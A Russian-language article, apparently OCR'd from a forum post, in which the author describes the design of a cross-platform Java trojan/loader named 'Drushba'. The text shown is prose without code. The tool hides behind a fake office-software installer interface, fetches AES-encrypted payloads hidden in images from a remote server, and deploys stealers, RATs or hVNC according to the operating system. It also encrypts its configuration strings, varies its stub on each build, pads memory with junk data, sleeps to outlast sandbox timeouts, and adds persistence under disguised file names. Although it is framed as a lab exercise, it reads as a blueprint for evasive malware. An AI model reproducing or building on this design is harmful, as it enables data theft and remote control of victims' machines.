


Всем привет, в этой статье хочу рассказать вам как я написал собственный троян/лаодер, какими функциями он обладает, как старается обойти АВ(простые методы) и тд. Данный проект можно рассматривать как лабораторную работу, цель которой понимать как работает вредоносное программное обеспечение, как пытается обойти скантайм и рантайм антивируса. Заранее хочу сказать что троян кроссплатформаенный - то есть работает и на виндовс и на мак ос, сам проверят на какой ос запустился и от талкиваясь от этого моделирует свое дальнейшее поведение. Можно в качестве полезных нагрузок прописать стиллер для виндовс и ратник для мак ос, и при запуске программа сама проверит на какой ос зпустилась - если на виндовс то запускает стиллер, если мак то ратник. Если же запустилась программа на мак ос, то сама по себе она будет в .jar формате, тк exe фаил не запустишь на этой ос. Так же можно для одной конкретной ос указать несколько полезных нагрузок - например стиллер и хвнс, с постоянным расположение на пк. Стиллер требует разовой отработки, так что после отправки лога он удалиться, а в случае с ратником или хвнц, где присутствие требуется постоянно - программа пропишет ее в автозагрузку, и спрячет в системный фаил и даст неприметное название.

Так же заранее скажу что программа написана на чистой Java, без дополнительных яп. Это дает возможность не подтягивать за собой кучу зависимостей, достаточно лишь того что бы на пк пользователя была установлена JVM(java виртуальная машина). От этого и главное преймущество, то что код будет выполняться через Java виртуальную машину. Постараемся по максимуму взять от этого высокоуровневого языка - обьектно ориентированный подход, полиморфный код, кроссплатформенность, скорость(конечно же не такая быстрая как у сишных языков, но все же) если вам очень важна скорость, то вы можете пересобрать проект с помощью graalvm - фреймворк которые переведет весь java проект сразу в байт код(и скорость выполнения будет около сишных яп), множество классов доступных сразу из коробки, без надобности их докачки.

Один из плюсов: это то что данный проект вообще не имеет никаких внешних зависимостей, мы используем только классы и библиотеки которые идут с коробки

виртуальной машины. Это нам поможет при обходе скантайма, так как не будет явных флагов, которые будут давать сигнал что код вредоносный.


Пройдемся по теории из гугла, какую именно мы прогу создаем:
Троян — это вредоносная программа, которая маскируется под легитимное ПО. Он может выглядеть как полезное приложение или файл, но при запуске выполняет вредоносные действия, такие как кража данных, установка дополнительных вредоносных программ или удаленный доступ к системе. Трояны часто проникают на компьютеры через фишинговые письма, зараженные загрузки или уязвимости в программном обеспечении.
Лаодер — это программа, которая предназначена для загрузки и установки других вредоносных программ на зараженный компьютер. Обычно она сама по себе не выполняет вредоносные действия, но создает условия для активации других угроз, таких как трояны или руткиты. Лаодеры могут использоваться для скрытной установки дополнительного ПО после первоначального заражения.

Собственно опираясь на эти термины, я и написал выше что мы создадим собственную программу - трян/лаодер.

Теперь распишем что умеет делать данная программа и ее функционал:


Trojan Drushba (Mac/Win | чистая Java) - оснащен функцией дроппера для полезной нагрузки, а конкретно для скачивания основного файла(допустим какой либо программы, под предлогом чего и запускается лаунчер). И Следом после нее, как только основная программа скачалась до n %(прописывается в настройках, либо можно реализовать рандомное начало загрузки от 1-100), начинается установка полезной нагрузки. Каждый раз стаб программы будет разный, что не бцдет подходить под общий шаблон при рантайме, в динамичкском плане это дает возможность каждый раз руками не менять структуру кода для обхода антивирусов. Всего может быть вместе с основной программой установлено 3 доп программы. Но это можно легко масшабировать добавлением новых путей прямо в исходниках в настройках программы.

Как происходит докачка полезной нагрузки. Она расположена на удаленном сервере - спрятана в картинке. Информация о сервере или веб ресурсе с которого будет скачана нагрузка храниться в виде переменных в отдельном классе проекта. Она зашифрованна по алгоритму AES256, и расшифровывется только в момент когда нужно скачать полезную нагрузку, и что не мало важно, расшифрованные строки храняться только в памяти, и не имеют физической записи на жетком диске. Как только картинка скачалась, ее содержимое расшифровывается(aes256), и в зависимости от настроек должна ли она быть постоянно на компьютере, или одноразово запуститься и удалиться, исполняется. Это служит для для обхода скантайма, каждый раз будет разный хеш полезной нагрузки, так как фаил шифруется при каждом попадании в базы антивируса.



Как я уже сказал, все строки с настройками, а это пути ip и порт, откуда полезная нагрузка в виде картинки скачивается - зашифрованы, и расшифровываются по очередно, по мере необходимости для работы программы.

На стороне сервера реализован удобный криптор исполняемых файлов, которые в конечном итоге перезапишутся в картинку. Так же реализован криптор строк, что бы каждое значение не шифровать отдельно. Строки поделены на части, и собираются как пазл при выполнении программы.




Полезные нагрузки которые требуют постоянного нахождения на пк, добавляются в авто загрузку. И на мак ос и на виндовс.


Реализован простенький обфускатор, который динамически заполняет оперативную память различными мусорными данными. Данные на вход каждый раз подаются рандомные.


Так же в целях примитивно базового обхода ав, по коду разбросанны слипы, которые тянут время на исполнение программы, что помогает при обходу рантайма, так как у облачных аналитиков вредоносного кода, есть тайминг на выполнение программы.

Важная часть, которая так же помогает обойти антивирус и повысить доверие пользователя при установке - это графический интерфейс. Пока пользователь не нажмет на кнопку скачать, запущенная программа ничего не будет делать. Вся графика программы написана с использованием swing, библиотеки, которая из коробки jvm позволяет создавать визуализацию и пользовательский интерфейс программы. При настройке программы, есть 2 варианта графического интерфейса, которые покажутся юзеру:


1) Интерфейс офисной программы(пакета офисных программ, редакторов кода/фото/видео и тд)

